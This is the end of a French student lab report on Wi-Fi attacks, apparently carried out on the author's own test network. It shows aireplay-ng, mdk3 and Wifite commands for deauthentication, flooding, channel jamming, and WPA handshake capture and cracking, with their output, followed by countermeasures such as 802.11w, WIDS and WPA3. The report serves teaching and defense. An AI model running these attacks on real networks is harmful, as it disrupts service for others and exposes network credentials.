13:27:08 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|63 ACKs]
13:27:08 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|63 ACKs]
13:27:09 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|65 ACKs]
13:27:10 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:10 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:11 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|63 ACKs]
13:27:11 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]
13:27:12 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|65 ACKs]
13:27:13 Sending 64 directed DeAuth (code 7). STMAC: [20:F4:78:3C:7C:EE] [ 0|64 ACKs]

```

*Attaque de deauthentification - Aireplay-ng*

### Etape 3: Attaque avec MDK3

```

# Mode deauthentification mdk3 wlan0mon d -b [BSSID_FILE] # Creer un
fichier avec les BSSID cibles echo "00:11:22:33:44:55" > targets.txt mdk3
wlan0mon d -b targets.txt # Mode inondation de paquets mdk3 wlan0mon a -a
[BSSID] # Mode brouillage de canal mdk3 wlan0mon b -c [CHANNEL]

```

```

(kali@kali)-[~]
└─$ sudo aireplay-ng -0 0 -a 56:CE:82:A1:76:38 wlan0mon
13:32:53 Waiting for beacon frame (BSSID: 56:CE:82:A1:76:38) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:32:53 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:54 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:54 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:55 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:55 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:56 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:56 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:57 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:57 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:58 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]
13:32:58 Sending DeAuth (code 7) to broadcast -- BSSID: [56:CE:82:A1:76:38]

```

*Attaque DoS avec MDK3 - Saturation du reseau*

### Etape 5: Attaque avec Wifite (automatisee)

```

# Lancer Wifite en mode DoS wifite --kill # Selectionner la cible dans la
liste # Wifite automatise le processus de deauthentification # Options
avancees: wifite --wpa --hs-dir ./handshakes --kill

```

```

kali@kali: ~
[+] Using wlan0mon already in monitor mode

NUM          ESSID          CH  ENCR  PWR  WPS  CLIENT
-----
  1          TestLab_WiFi    2  WPA-P 50db  no
  2          JAZZTEL_aKNG    2  WPA-P 14db  yes  1
[+] Select target(s) (1-2) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 56:CE:82:A1:76:38 (TestLab_WiFi)
[+] TestLab_WiFi (50db) PMKID CAPTURE: Waiting for PMKID (3m33s) ^C
[!] Interrupted

[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] TestLab_WiFi (54db) WPA Handshake capture: Discovered new client: 20:F4:78:3C:7C:EE
[+] TestLab_WiFi (48db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to ./handshakes/handshake_TestLabWiFi_56-CE-82-A1-76-38_2020-05-15.cap saved

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (56:ce:82:a1:76:38)
[+] aircrack: .cap file contains a valid handshake for (56:CE:82:A1:76:38)

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 21.43% ETA: 46s @ 3413.5kps (current key: queueing)^C
[!] Interrupted

[+] Finished attacking 1 target(s), exiting
[!] You can restart NetworkManager when finished (service NetworkManager start)

kali@kali: ~
    
```

*Attaque automatisee avec Wifite*

## Resultats Obtenus

L'attaque DoS a reussi a perturber le reseau Wi-Fi cible. Les clients ont ete deconnectes et ont eu des difficultes a se reconnecter pendant l'attaque.

Element	Resultat	Commentaire
Disponibilite reseau	Interrompue	Tous les clients deconnectes

## Contre-mesures Appliquees

- Activer un systeme WIDS (Wireless Intrusion Detection System)
- Configurer le routeur pour ignorer les paquets de deauthentification (802.11w)
- Surveiller les activites suspectes sur le reseau
- Utiliser des canaux differents pour reduire l'impact

# Contre-mesures et Bonnes Pratiques

## Securisation du Reseau Wi-Fi

### 1. Choix du protocole de securite

- Migrer vers WPA3-SAE pour une meilleure securite
- Si WPA3 n'est pas disponible, utiliser WPA2-Enterprise avec EAP-TLS
- Eviter WPA2-PSK si possible, ou utiliser des mots de passe tres forts

### 2. Configuration du point d'accès

- Changer le SSID par default (ne pas reveler le modele du routeur)
- Desactiver WPS (vulnerable aux attaques par force brute)
- Desactiver la gestion a distance
- Activer le filtrage MAC (bien que contournable)
- Reduire la puissance d'emission pour limiter la portee

### 3. Mots de passe et authentication

- Utiliser des mots de passe d'au moins 16 caracteres
- Melanger majuscules, minuscules, chiffres et symboles
- Eviter les mots du dictionnaire et les informations personnelles
- Changer regulierement les mots de passe

### 4. Surveillance et detection

- Deployer un WIDS pour detecter les faux points d'accès
- Surveiller les connexions inhabituelles
- Utiliser des outils comme Kismet ou Aircrack-ng pour auditer le reseau

### 5. Formation des utilisateurs

- Informer sur les risques des reseaux Wi-Fi publics
- Apprendre a reconnaitre les signes d'alerte

- Promouvoir l'utilisation de VPN

## Tableau Reapitulatif des Contre-mesures

Menace	Contre-mesure	Priorite
Force Brute	Mot de passe fort (16+ caracteres), WPA3	Haute
Evil Twin	Verification certificat, VPN, WIDS	Haute
Sniffing Enterprise	EAP-TLS, verification stricte certificats	Haute
DoS	802.11w, WIDS, surveillance reseau	Moyenne

## Conclusion

Ce travail pratique nous a permis d'explorer en profondeur les différentes attaques contre les réseaux Wi-Fi et de comprendre les mécanismes de sécurité en place. Les quatre scénarios étudiés (Force Brute, Evil Twin, Sniffing Enterprise, et DoS) ont démontré la diversité des menaces auxquelles sont exposés les réseaux sans fil.

Les principales conclusions tirées de ce TP sont :

- Les réseaux Wi-Fi sont vulnérables à de nombreuses attaques si mal configurés
- L'élément humain reste le maillon faible (mots de passe faibles, confiance aveugle)
- Les outils de sécurité comme Aircrack-ng, Bettercap et MDK3 sont puissants mais doivent être utilisés de manière éthique
- La migration vers WPA3 et l'utilisation de certificats offrent une meilleure protection

Enfin, il est important de rappeler que ces techniques doivent uniquement être utilisées dans un cadre légal et éthique, avec l'autorisation expresse du propriétaire du réseau. La sécurité informatique est avant tout une responsabilité partagée entre les administrateurs réseau et les utilisateurs.

## **Rachid Bouselama**

Supervise par Mohamed Yassine SAMIRI

TP Attaques Wi-Fi - Exploration et Simulation

© 2025-2026